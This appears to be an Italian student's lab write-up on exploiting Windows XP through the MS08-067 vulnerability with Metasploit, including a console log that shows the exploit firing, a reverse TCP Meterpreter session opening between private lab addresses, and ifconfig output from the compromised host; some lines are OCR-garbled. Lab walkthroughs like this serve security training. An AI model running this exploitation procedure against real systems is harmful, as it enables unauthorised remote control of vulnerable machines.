
L'esercizio di oggi consiste nel fare una sessione di hacking su windows xp usando la vulnerabilità MS08-067 come in foto.



Dopo aver trovato la vulnerabilità usiamo meterpreter e settiamo l'ip a 192.168.1.30 di windows.



Dopo aver settato l'ip di windows e usato meterpreter usiamo exploit per usufruire della vulnerabilità (come i n foto) e per vedere se tutto funziona basta fare ifconfig e se ci restituisce l'ip 192.168.1.30 allora e tutto giusto.

```
msf6 exploit(w
                                                              i) > exploit
      Started reverse TCP handler on 192.168.1.25:4444
      192.168.1.30:445 - Automatically detecting the target...
192.168.1.30:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.30:445 - Fingerprint. Windows AP - Service Pack 3 - tang. Italian [*] [*] 192.168.1.30:445 - Selected Target: Windows XP SP3 Italian (NX) [*] 192.168.1.30:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.30
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.30:1066) at 2024-03-06 05:20:28 -0500
meterpreter > webcam
     Unknown command: webcam
meterpreter > show webcam
     Unknown command: show
meterpreter > search webcam
[-] You must specify a valid file glob to search for, e.g. >search -f *.doc meterpreter > ifconfig
Interface 1
Name
                    : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU : 1520
IPv4 Address : 127.0.0.1
Interface 2
Name : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit∻ di pianificazione pacchetti
Hardware MAC : 08:00:27:16:8f:44
MTU
IPv4 Address : 192.168.1.30
IPv4 Netmask : 255.255.255.0
```